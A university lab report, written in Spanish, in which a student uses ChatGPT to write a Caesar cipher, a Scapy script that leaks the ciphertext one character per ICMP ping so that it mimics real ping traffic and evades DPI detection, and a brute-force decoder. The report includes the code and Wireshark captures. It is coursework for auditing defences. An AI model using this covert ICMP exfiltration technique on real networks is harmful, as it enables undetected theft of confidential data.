

Informe Laboratorio 1

Sección 02

Vicente Silva
e-mail: vicente.silva5@mail.udp.cl

01 de Septiembre de 2025

Índice

1. Descripción	2
2. Actividades	2
2.1. Algoritmo de cifrado	2
2.2. Modo stealth	2
2.3. MitM	3
3. Desarrollo de Actividades	4
3.1. Actividad 1	4
3.2. Actividad 2	7
3.3. Actividad 3	13

1. Descripción

1. Usted empieza a trabajar en una empresa tecnológica que se jacta de poseer sistemas que permiten identificar filtraciones de información a través de Deep Packet Inspection (DPI). A usted le han encomendado auditar si efectivamente estos sistemas son capaces de detectar las filtraciones a través de tráfico de red. Debido a que el programa ping es ampliamente utilizado desde dentro y hacia fuera de la empresa, su tarea será crear un software que permita replicar tráfico generado por el programa ping con su configuración por defecto, pero con fragmentos de información confidencial. Recuerde que al comparar tráfico real con el generado no debe gatillar alarmas. De todas formas, deberá hacer una prueba de concepto, en la cual se demuestre que al conocer el algoritmo, será fácil determinar el mensaje en claro. Para los pasos 1,2,3 indicar el texto entregado a ChatGPT y validar si el código resultante cumple con lo requerido.

2. Actividades

2.1. Algoritmo de cifrado

1. Generar un programa, en python3 utilizando chatGPT, que permita cifrar texto utilizando el algoritmo Cesar. Como parámetros de su programa deberá ingresar el string a cifrar y luego el corrimiento.

```

$ sudo python3 cesar.py "criptografia y seguridad en redes" 9
larycxpajorj h bnpdarmjm nw anmnb

```

2.2. Modo stealth


1. Generar un programa, en python3 utilizando ChatGPT, que permita enviar los caracteres del string (el del paso 1) en varios paquetes ICMP request (un caracter por paquete en el campo data de ICMP) para de esta forma no gatillar sospechas sobre la filtración de datos. Deberá mostrar los campos de un ping real previo y posterior al suyo y demostrar que su tráfico consideró todos los aspectos para pasar desapercibido.

```

$ sudo python3 pingv4.py "larycxpajorj h bnpdarmjm nw anmnb"
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.

```

El último carácter del mensaje se transmite como una b.



2.3. MitM

1. Generar un programa, en python3 utilizando ChatGPT, que permita obtener el mensaje transmitido en el paso2. Como no se sabe cual es el corrimiento utilizado, genere todas las combinaciones posibles e imprímalas, indicando en verde la opción más probable de ser el mensaje en claro.

```

$ sudo python3 readv2.py cesar.pcapng
0      larycxpajorj h bnpdarmjm nw anmnb
1      kzqxbwozinqi g amoczqlil mv zmlma
2      jypwavnyhmp h f zlnbypkhk lu yklklz
3      ixovzumxglog e ykmaxojgj kt xkjky
4      hwnuytlwfknd d xjlzwnifi js wjiix
5      gvmtxskvejme c wikyvmheh ir vihiw
6      fulswrjudild b vhjxulgdg hq uhghv
7      etkrvqitchkc a ugiwtkfcf gp tgfgu
8      dsjquphsbgjb z tfhvsjebe fo sfeft
9      criptografia y seguridad en redes
10     bqhosnfqzehz x rdftqhczc dm qdcdr
11     apgnrmepdygy w qcespgbyb cl pcabcq
12     zofmqldoxcfx v pbdrofaxa bk obabp
13     ynelpkcnwbew u oacqnezwz aj nazao
14     xmdkojbmadv t nzbpmdivy zi mzyzn
15     wlcjnia luzcu s myaolcxux yh lyxym
16     vkbimhzktybt r lxznkbwtw xg kxwxl
17     ujahlgysxas q kwymjavsv wf jwvwk
18     tizgkfxirwzr p jvxlizuru ve ivuvj
19     shyfjewhqvyq o iuwkhytqt ud hutui
20     rgxeidvgpuxp n htvjgxspz tc gtsth
21     qfwdhcufotwo m gsuifwrwr sb fsrsg
22     pevcbtensvn l frthevqng ra erqrf
23     odubfasdmrum k eqsgdupmp qz dqpqe
24     nctaezrclqtl j dprfctolo py cpopd
25     mbszdyqbksk i coqebnkn ox bonoc

```

Finalmente, deberá indicar 4 issues que haya tenido al lidiar con ChatGPT, netamente para reflejar cuál fue su experiencia al trabajar con esta tecnología.

3. Desarrollo de Actividades

3.1. Actividad 1

Usando Python 3, se desarrolla la primera actividad, la cuál consiste en implementar Cifrado César a una palabra y corrimiento ingresados por terminal. Usando la herramienta «ChatGPT» con el *prompt* mostrado en la Figura 1, se obtuvo el siguiente *script* de Python, mostrado en la Figura 2.




Figura 1: Pregunta realizada a «ChatGPT» respecto al primer punto.

1. Pedir al usuario un texto.
2. Pedir el corrimiento (shift).
3. Cifrar el texto desplazando las letras del alfabeto.
4. Mostrar el resultado.

Aquí tienes un ejemplo en python3:

```
python Copiar código

def caesar_cipher(text, shift):
    result = ""
    for char in text:
        if char.isalpha():
            # Para letras mayúsculas
            if char.isupper():
                result += chr((ord(char) - 65 + shift) % 26 + 65)
            # Para letras minúsculas
            else:
                result += chr((ord(char) - 97 + shift) % 26 + 97)
        else:
            # Si no es letra (espacios, números, símbolos) lo dejamos igual
            result += char
    return result

if __name__ == "__main__":
    texto = input("Ingrese el texto a cifrar: ")
    corrimiento = int(input("Ingrese el corrimiento (número entero): "))

    texto_cifrado = caesar_cipher(texto, corrimiento)
    print("\nTexto cifrado:", texto_cifrado)
```

Figura 2: *script* de cifrado César retornado por «ChatGPT».


Luego de varias pruebas y a medida de que se avanzó en el trabajo, el código quedó de la siguiente manera (En este caso no se tuvo que modificar nada).

```
1 def caesar_cipher(text, shift):
2     result = ""
3     for char in text:
4         if char.isalpha():
5             if char.isupper():
6                 result += chr((ord(char) - 65 + shift) % 26 + 65)
7             else:
8                 result += chr((ord(char) - 97 + shift) % 26 + 97)
9         else:
10            result += char
11    return result
12
13 if __name__ == "__main__":
14     texto = input("Ingrese el texto a cifrar: ")
15     corrimiento = int(input("Ingrese el corrimiento (número entero): "))
16
17     texto_cifrado = caesar_cipher(texto, corrimiento)
18     print("\nTexto cifrado:", texto_cifrado)
```

Listing 1: Función de cifrado César en Python

La función `caesar_cipher` toma un texto y un valor de corrimiento. Recorre cada carácter del texto y, si es una letra, la desplaza según el valor del corrimiento. Para ello, usa el valor ASCII del carácter (`ord()`) y el operador módulo (%) para asegurar que el desplazamiento se mantenga dentro del alfabeto. Los caracteres que no son letras, como espacios, números o símbolos, no se modifican. Finalmente, la función devuelve el texto cifrado.

En el bloque principal, el programa pide al usuario el texto y el corrimiento, llama a la función `caesar_cipher` con esos valores y muestra el resultado en la consola.



```
● vixon@Vixon-PC-V2:~/Cripto/Lab_1/Cripto$ python3 cesar.py
Ingrese el texto a cifrar: criptografia y seguridad en redes
Ingrese el corrimiento (número entero): 9

Texto cifrado: larycxpajorj h bnpdarmjm nw anmnb
○ vixon@Vixon-PC-V2:~/Cripto/Lab_1/Cripto$
```

Figura 3: Salida de terminal e inputs.

3.2. Actividad 2

En la siguiente Actividad se nos pide generar, con la ayuda de «ChatGPT», un programa que permita enviar cada carácter del mensaje cifrado en el *script* anterior [1](#) en distintos paquetes ICMP (request/reply); esto simulando el comportamiento de un Ping a la ip 8.8.8.8. A continuación, se muestra el *prompt* dado a «ChatGPT» para realizar el punto 2 [Figura 4](#) y el código retornado por este [Figura 5](#).




Figura 4: Pregunta realizada a «ChatGPT» respecto al segundo punto.

1. Tomar el texto ya cifrado (del paso anterior).
2. Enviar un carácter por paquete ICMP Echo Request (tipo ping).
3. Insertar ese carácter dentro del campo `data` del paquete ICMP.
4. Capturar luego con Wireshark para ver que tus paquetes se ven como pings legítimos.

Aquí un ejemplo de programa en Python (`ping_send.py`):

```
python Copiar código

from scapy.all import IP, ICMP, send
import time

def send_icmp_message(host, message):
    print(f"[+] Enviando mensaje oculto a {host}")
    for char in message:
        # Crear paquete ICMP con un caracter en el campo de datos
        packet = IP(dst=host)/ICMP()/char.encode()

        print(f"-> Enviando carácter: {char} ({ord(char)})")
        send(packet, verbose=False) # verbose=False para no llenar la terminal

        time.sleep(0.5) # pequeña pausa entre paquetes (ajustable)

if __name__ == "__main__":
    destino = input("Ingrese la IP de destino: ")
    mensaje = input("Ingrese el mensaje (ya cifrado en César): ")

    send_icmp_message(destino, mensaje)
    print("[+] Envío completo.")
```

Figura 5: *script* de cifrado César retornado por «ChatGPT».

Como se puede ver, en esta parte, ya que «ChatGPT» Tenía el conexto de lo que se quería realizar, se le entregó el mismo enunciado para el punto 2.

Luego de varias pruebas y a medida de que se avanzó en el trabajo, el código quedó de la siguiente manera.


```

1 from scapy.all import IP, ICMP, send
2 import time, os
3
4 # Padding fijo: 0x20{0x37 (ASCII " !"#£%&'()*+,-./01234567") IMPORTANTE PARA
  ↳ PASAR DESAPERCIBIDO
5 PADDING = bytes(range(0x20, 0x38)) # 24 bytes
6 PADDING_FULL = (PADDING * 2)[:40] # 40 bytes exactos
7
8 def build_payload_48(char: str) -> bytes:
9
10     msg_part = char.encode() + b"\x00" * 7
11     payload = msg_part + PADDING_FULL
12     assert len(payload) == 48
13     return payload
14
15 def send_icmp_message_48(dst_ip: str, ciphertext: str, delay_s: float = 0.3):
16     """
17     Envía el texto cifrado en payloads ICMP de 48 bytes.
18     Cada paquete lleva 1 carácter en el primer byte como se pide en la rubrica.
19     """
20     icmp_id = int.from_bytes(os.urandom(2), "big")
21     ip_id = int.from_bytes(os.urandom(2), "big")
22
23     print(f"[+] Destino {dst_ip}")
24     print(f"[+] ICMP.id=0x{icmp_id:04x}, IP.id inicial=0x{ip_id:04x}")
25
26     for i, c in enumerate(ciphertext):
27         payload = build_payload_48(c)
28         pkt = IP(dst=dst_ip, id=(ip_id + i)) / ICMP(id=icmp_id, seq=(i+1)) /
          ↳ payload
29
30         print(f" -> pkt#{i+1} letra='{c}' IP.id=0x{(ip_id+i):04x}
31         ↳ ICMP.seq={i+1}")
32         print(f"      data[0:16] = {payload[:16].hex()}")
33
34         send(pkt, verbose=False)
35         time.sleep(delay_s)
36
37     print("[+] Envío completo (48 bytes por paquete)")

```

Listing 2: Implementación en Python para envío de mensajes ICMP de 48 bytes.

En esta segunda versión del *script*, se corrigen puntos clave para que el mensaje realmente se haga pasar por un ping; en la primera versión se usaba un payload (carga útil) que varía

con cada carácter, lo que es una característica anómala y fácilmente detectable. El segundo código, en cambio, construye un payload de tamaño fijo de 48 bytes para cada paquete, rellenando el espacio con bytes nulos y un patrón de relleno o padding.

Asimismo, se mejoró el header del paquete ICMP, considerando que una anomalía en este puede ser detectado fácilmente por un sistema de seguridad: En el segundo código mejora esto al generar identificadores aleatorios (IP.id e ICMP.id) y secuencias (ICMP.seq) incrementales que son típicas del comportamiento de un ping legítimo. Esto hace que sea más difícil para un IDS (Intrusion Detection System) diferenciar el tráfico malicioso del tráfico de red normal. 3

El código, mediante *Scapy*, se encarga de enviar un mensaje oculto a través de una red. Para lograrlo, utiliza el protocolo ICMP, el mismo que se usa para el comando ping. En lugar de enviar una simple solicitud de eco, el programa divide el mensaje que el usuario ingresa en caracteres individuales por medio de la terminal. Luego, introduce cada uno de estos caracteres dentro del payload de un paquete ICMP (payload de 48 bytes con 8 bytes de mensaje y el resto de padding). Así, los paquetes viajan a su destino llevando el mensaje cifrado letra por letra y en diferentes paquetes dentro del mismo ICMP_id pero variando incrementalmente su secuencia en la parte del paquete que normalmente se usa para datos de prueba.

```
from cesar import caesar_cipher
from ping3 import send_icmp_message_48

if __name__ == "__main__":
    texto = input("Ingrese el texto a cifrar: ")
    corrimiento = int(input("Ingrese el corrimiento: "))
    destino = input("Ingrese la IP de destino: ")

    texto_cifrado = caesar_cipher(texto, corrimiento)
    print(f"\nTexto cifrado: {texto_cifrado}")

    send_icmp_message_48(destino, texto_cifrado)
```

Figura 6: main.py para ejecutar ambos códigos: cesar y ping3.

Adicionalmente, y luego de terminar de pulir detalles en los dos primeros códigos, se crea un main.py que unifica los *scripts* mencionados. Figura 6.

Al ejecutar el segundo *script*, se obtiene lo siguiente por terminal Figura 7:

```

○ vixon@Vixon-PC-V2:~/Cripto/Lab_1/Cripto$ sudo python3 main.py
[sudo] password for vixon:
Ingrese el texto a cifrar: criptografia y seguridad en redes
Ingrese el corrimiento: 9
Ingrese la IP de destino: 8.8.8.8

Texto cifrado: larycxpajorj h bnpdarmjm nw anmnb
[+] Destino 8.8.8.8
[+] ICMP.id=0x2e04, IP.id inicial=0x140e
-> pkt#1 letra='l' IP.id=0x140e ICMP.seq=1
    data[0:16] = 6c000000000000002021222324252627
-> pkt#2 letra='a' IP.id=0x140f ICMP.seq=2
    data[0:16] = 61000000000000002021222324252627
-> pkt#3 letra='r' IP.id=0x1410 ICMP.seq=3
    data[0:16] = 72000000000000002021222324252627
-> pkt#4 letra='y' IP.id=0x1411 ICMP.seq=4
    data[0:16] = 79000000000000002021222324252627
-> pkt#5 letra='c' IP.id=0x1412 ICMP.seq=5
    data[0:16] = 63000000000000002021222324252627
-> pkt#6 letra='x' IP.id=0x1413 ICMP.seq=6
    data[0:16] = 78000000000000002021222324252627
-> pkt#7 letra='p' IP.id=0x1414 ICMP.seq=7
    data[0:16] = 70000000000000002021222324252627
-> pkt#8 letra='a' IP.id=0x1415 ICMP.seq=8
    data[0:16] = 61000000000000002021222324252627
-> pkt#9 letra='j' IP.id=0x1416 ICMP.seq=9
    data[0:16] = 6a000000000000002021222324252627
-> pkt#10 letra='o' IP.id=0x1417 ICMP.seq=10
    data[0:16] = 6f000000000000002021222324252627
-> pkt#11 letra='r' IP.id=0x1418 ICMP.seq=11

```

Figura 7: pingpgp3 por terminal.

Como se puede observar, en la Figura 7 se le pide al usuario ingresar el texto a cifrar, el corrimiento de cesar y la ip de destino. Luego, en los mensajes se puede notar la IP,secuencia y el campo data que serán enviados en el paquete ICMP.

No.	Time	Source	Destination	Protocol	Length	Info
36	42.263803831	172.26.210.90	8.8.8.8	ICMP	90	Echo (ping) request id=0x527b, seq=1/256, ttl=64 (reply in 37)
37	42.278225256	8.8.8.8	172.26.210.90	ICMP	90	Echo (ping) reply id=0x527b, seq=1/256, ttl=64 (request in 36)
38	42.654870464	172.26.210.90	8.8.8.8	ICMP	90	Echo (ping) request id=0x527b, seq=2/512, ttl=64 (reply in 39)
39	42.678182389	8.8.8.8	172.26.210.90	ICMP	90	Echo (ping) reply id=0x527b, seq=2/512, ttl=64 (request in 38)
40	43.034163137	172.26.210.90	8.8.8.8	ICMP	90	Echo (ping) request id=0x527b, seq=3/768, ttl=64 (reply in 41)
41	43.042241175	8.8.8.8	172.26.210.90	ICMP	90	Echo (ping) reply id=0x527b, seq=3/768, ttl=64 (request in 40)
42	43.413889414	172.26.210.90	8.8.8.8	ICMP	90	Echo (ping) request id=0x527b, seq=4/1024, ttl=64 (reply in 43)
43	43.423121604	8.8.8.8	172.26.210.90	ICMP	90	Echo (ping) reply id=0x527b, seq=4/1024, ttl=64 (request in 42)
44	43.794102221	172.26.210.90	8.8.8.8	ICMP	90	Echo (ping) request id=0x527b, seq=5/1280, ttl=64 (reply in 45)
45	43.804576524	8.8.8.8	172.26.210.90	ICMP	90	Echo (ping) reply id=0x527b, seq=5/1280, ttl=64 (request in 44)
46	44.173940760	172.26.210.90	8.8.8.8	ICMP	90	Echo (ping) request id=0x527b, seq=6/1536, ttl=64 (reply in 47)
47	44.183011907	8.8.8.8	172.26.210.90	ICMP	90	Echo (ping) reply id=0x527b, seq=6/1536, ttl=64 (request in 46)
48	44.574143770	172.26.210.90	8.8.8.8	ICMP	90	Echo (ping) request id=0x527b, seq=7/1792, ttl=64 (reply in 49)
49	44.582959517	8.8.8.8	172.26.210.90	ICMP	90	Echo (ping) reply id=0x527b, seq=7/1792, ttl=64 (request in 48)
50	44.964076918	172.26.210.90	8.8.8.8	ICMP	90	Echo (ping) request id=0x527b, seq=8/2048, ttl=64 (reply in 51)
51	44.975904546	8.8.8.8	172.26.210.90	ICMP	90	Echo (ping) reply id=0x527b, seq=8/2048, ttl=64 (request in 50)
52	45.354145081	172.26.210.90	8.8.8.8	ICMP	90	Echo (ping) request id=0x527b, seq=9/2304, ttl=64 (reply in 53)
53	45.364371276	8.8.8.8	172.26.210.90	ICMP	90	Echo (ping) reply id=0x527b, seq=9/2304, ttl=64 (request in 52)
54	45.754156899	172.26.210.90	8.8.8.8	ICMP	90	Echo (ping) request id=0x527b, seq=10/2560, ttl=64 (reply in 55)
55	45.762960854	8.8.8.8	172.26.210.90	ICMP	90	Echo (ping) reply id=0x527b, seq=10/2560, ttl=64 (request in 54)
56	46.144118202	172.26.210.90	8.8.8.8	ICMP	90	Echo (ping) request id=0x527b, seq=11/2816, ttl=64 (reply in 57)
57	46.154097795	8.8.8.8	172.26.210.90	ICMP	90	Echo (ping) reply id=0x527b, seq=11/2816, ttl=64 (request in 56)
58	46.524028344	172.26.210.90	8.8.8.8	ICMP	90	Echo (ping) request id=0x527b, seq=12/3072, ttl=64 (reply in 59)
59	46.533455541	8.8.8.8	172.26.210.90	ICMP	90	Echo (ping) reply id=0x527b, seq=12/3072, ttl=64 (request in 58)
60	46.904029857	172.26.210.90	8.8.8.8	ICMP	90	Echo (ping) request id=0x527b, seq=13/3328, ttl=64 (reply in 61)
61	46.913008761	8.8.8.8	172.26.210.90	ICMP	90	Echo (ping) reply id=0x527b, seq=13/3328, ttl=64 (request in 60)
62	47.304054991	172.26.210.90	8.8.8.8	ICMP	90	Echo (ping) request id=0x527b, seq=14/3584, ttl=64 (reply in 63)
63	47.313614312	8.8.8.8	172.26.210.90	ICMP	90	Echo (ping) reply id=0x527b, seq=14/3584, ttl=64 (request in 62)
64	47.754179077	172.26.210.90	8.8.8.8	ICMP	90	Echo (ping) request id=0x527b, seq=15/3840, ttl=64 (reply in 65)
65	47.764473727	8.8.8.8	172.26.210.90	ICMP	90	Echo (ping) reply id=0x527b, seq=15/3840, ttl=64 (request in 64)
66	48.15984310	172.26.210.90	8.8.8.8	ICMP	90	Echo (ping) request id=0x527b, seq=16/4096, ttl=64 (reply in 67)
67	48.163854518	8.8.8.8	172.26.210.90	ICMP	90	Echo (ping) reply id=0x527b, seq=16/4096, ttl=64 (request in 66)
68	48.543890496	172.26.210.90	8.8.8.8	ICMP	90	Echo (ping) request id=0x527b, seq=17/4352, ttl=64 (reply in 69)
69	48.552429279	8.8.8.8	172.26.210.90	ICMP	90	Echo (ping) reply id=0x527b, seq=17/4352, ttl=64 (request in 68)
70	48.933959588	172.26.210.90	8.8.8.8	ICMP	90	Echo (ping) request id=0x527b, seq=18/4608, ttl=64 (reply in 71)
71	48.942028520	8.8.8.8	172.26.210.90	ICMP	90	Echo (ping) reply id=0x527b, seq=18/4608, ttl=64 (request in 70)
72	49.333911019	172.26.210.90	8.8.8.8	ICMP	90	Echo (ping) request id=0x527b, seq=19/4864, ttl=64 (reply in 73)
73	49.343395046	8.8.8.8	172.26.210.90	ICMP	90	Echo (ping) reply id=0x527b, seq=19/4864, ttl=64 (request in 72)
74	49.734319134	172.26.210.90	8.8.8.8	ICMP	90	Echo (ping) request id=0x527b, seq=20/5120, ttl=64 (reply in 75)
75	49.743672327	8.8.8.8	172.26.210.90	ICMP	90	Echo (ping) reply id=0x527b, seq=20/5120, ttl=64 (request in 74)
76	50.154242979	172.26.210.90	8.8.8.8	ICMP	90	Echo (ping) request id=0x527b, seq=21/5376, ttl=64 (reply in 77)
77	50.166152650	8.8.8.8	172.26.210.90	ICMP	90	Echo (ping) reply id=0x527b, seq=21/5376, ttl=64 (request in 76)
78	50.554047706	172.26.210.90	8.8.8.8	ICMP	90	Echo (ping) request id=0x527b, seq=22/5632, ttl=64 (reply in 79)
79	50.566516716	8.8.8.8	172.26.210.90	ICMP	90	Echo (ping) reply id=0x527b, seq=22/5632, ttl=64 (request in 78)
80	50.933902604	172.26.210.90	8.8.8.8	ICMP	90	Echo (ping) request id=0x527b, seq=23/5888, ttl=64 (reply in 81)
81	50.942520166	8.8.8.8	172.26.210.90	ICMP	90	Echo (ping) reply id=0x527b, seq=23/5888, ttl=64 (request in 80)
82	51.314015883	172.26.210.90	8.8.8.8	ICMP	90	Echo (ping) request id=0x527b, seq=24/6144, ttl=64 (reply in 83)
83	51.323534010	8.8.8.8	172.26.210.90	ICMP	90	Echo (ping) reply id=0x527b, seq=24/6144, ttl=64 (request in 82)
84	51.714015714	172.26.210.90	8.8.8.8	ICMP	90	Echo (ping) request id=0x527b, seq=25/6400, ttl=64 (reply in 85)
85	51.722940600	8.8.8.8	172.26.210.90	ICMP	90	Echo (ping) reply id=0x527b, seq=25/6400, ttl=64 (request in 84)
86	52.104330120	172.26.210.90	8.8.8.8	ICMP	90	Echo (ping) request id=0x527b, seq=26/6656, ttl=64 (reply in 87)
87	52.113429765	8.8.8.8	172.26.210.90	ICMP	90	Echo (ping) reply id=0x527b, seq=26/6656, ttl=64 (request in 86)
88	52.483907322	172.26.210.90	8.8.8.8	ICMP	90	Echo (ping) request id=0x527b, seq=27/6912, ttl=64 (reply in 89)
89	52.492430670	8.8.8.8	172.26.210.90	ICMP	90	Echo (ping) reply id=0x527b, seq=27/6912, ttl=64 (request in 88)
90	52.864047117	172.26.210.90	8.8.8.8	ICMP	90	Echo (ping) request id=0x527b, seq=28/7168, ttl=64 (reply in 91)
91	52.875012625	8.8.8.8	172.26.210.90	ICMP	90	Echo (ping) reply id=0x527b, seq=28/7168, ttl=64 (request in 90)
92	53.264116730	172.26.210.90	8.8.8.8	ICMP	90	Echo (ping) request id=0x527b, seq=29/7424, ttl=64 (reply in 93)
93	53.274046070	8.8.8.8	172.26.210.90	ICMP	90	Echo (ping) reply id=0x527b, seq=29/7424, ttl=64 (request in 92)
94	53.643912324	172.26.210.90	8.8.8.8	ICMP	90	Echo (ping) request id=0x527b, seq=30/7680, ttl=64 (reply in 95)
95	53.653180035	8.8.8.8	172.26.210.90	ICMP	90	Echo (ping) reply id=0x527b, seq=30/7680, ttl=64 (request in 94)
96	54.024000638	172.26.210.90	8.8.8.8	ICMP	90	Echo (ping) request id=0x527b, seq=31/7936, ttl=64 (reply in 97)
97	54.033117396	8.8.8.8	172.26.210.90	ICMP	90	Echo (ping) reply id=0x527b, seq=31/7936, ttl=64 (request in 96)

Figura 8: Captura de wireshark de los primeros paquetes enviados por pingp3.py.

Data:	6c00000000000000202122232425262728292a2b2c2d2e2f3031323334353637202122232425262728292a2b2c2d2e2f
[Length: 48]	
0000	00 15 5d 10 7b f3 00 15 5d b2 1f 63 08 00 45 00
0010	00 4c 94 18 00 00 40 01 58 14 ac 1a d2 5a 08 08
0020	08 08 08 00 fa 2f 52 7b 00 01 6c 00 00 00 00 00
0030	00 00 20 21 22 23 24 25 26 27 28 29 2a 2b 2c 2d
0040	2e 2f 30 31 32 33 34 35 36 37 20 21 22 23 24 25
0050	26 27 28 29 2a 2b 2c 2d 2e 2f

Figura 9: Detalle del primer carácter del mensaje enviado.

Como se puede ver en las figuras 8 y 9, los paquetes son detectados por wireshark y al ver su contenido, contiene lo necesario para simular un ping autentico, el header, Id, secuencia

y sobretodo el campo data, que ocupa el primer caracter para llevar la palabra y el resto de padding. Véase Figura 9.

Packet	Hex Data	ASCII Data
1	0000 00 15 5d 10 7b f3 00 15 5d b2 1f 63 08 00 45 00 0010 00 4c 94 18 00 00 40 01 58 14 ac 1a d2 5a 08 08 0020 08 08 08 00 fa 2f 52 7b 00 01 6c 00 00 00 00 00 0030 00 00 20 21 22 23 24 25 26 27 28 29 2a 2b 2c 2d 0040 2e 2f 30 31 32 33 34 35 36 37 20 21 22 23 24 25 0050 26 27 28 29 2a 2b 2c 2d 2e 2f	..].{...}..c..E.. ..L...@.X...Z../R{...l..... ..!#\$%&'()*+,-. ./012345 67 !#\$% &'()*+,-./
2	0000 00 15 5d 10 7b f3 00 15 5d b2 1f 63 08 00 45 00 0010 00 4c 94 19 00 00 40 01 58 13 ac 1a d2 5a 08 08 0020 08 08 08 00 05 2f 52 7b 00 02 61 00 00 00 00 00 0030 00 00 20 21 22 23 24 25 26 27 28 29 2a 2b 2c 2d 0040 2e 2f 30 31 32 33 34 35 36 37 20 21 22 23 24 25 0050 26 27 28 29 2a 2b 2c 2d 2e 2f	..].{...}..c..E.. ..L...@.X...Z../R{...a..... ..!#\$%&'()*+,-. ./012345 67 !#\$% &'()*+,-./
3	0000 00 15 5d 10 7b f3 00 15 5d b2 1f 63 08 00 45 00 0010 00 4c 94 1a 00 00 40 01 58 12 ac 1a d2 5a 08 08 0020 08 08 08 00 f4 2d 52 7b 00 03 72 00 00 00 00 00 0030 00 00 20 21 22 23 24 25 26 27 28 29 2a 2b 2c 2d 0040 2e 2f 30 31 32 33 34 35 36 37 20 21 22 23 24 25 0050 26 27 28 29 2a 2b 2c 2d 2e 2f	..].{...}..c..E.. ..L...@.X...Z../R{...r..... ..!#\$%&'()*+,-. ./012345 67 !#\$% &'()*+,-./
4	0000 00 15 5d 10 7b f3 00 15 5d b2 1f 63 08 00 45 00 0010 00 4c 94 1b 00 00 40 01 58 11 ac 1a d2 5a 08 08 0020 08 08 08 00 ed 2c 52 7b 00 04 79 00 00 00 00 00 0030 00 00 20 21 22 23 24 25 26 27 28 29 2a 2b 2c 2d 0040 2e 2f 30 31 32 33 34 35 36 37 20 21 22 23 24 25 0050 26 27 28 29 2a 2b 2c 2d 2e 2f	..].{...}..c..E.. ..L...@.X...Z../R{...y..... ..!#\$%&'()*+,-. ./012345 67 !#\$% &'()*+,-./

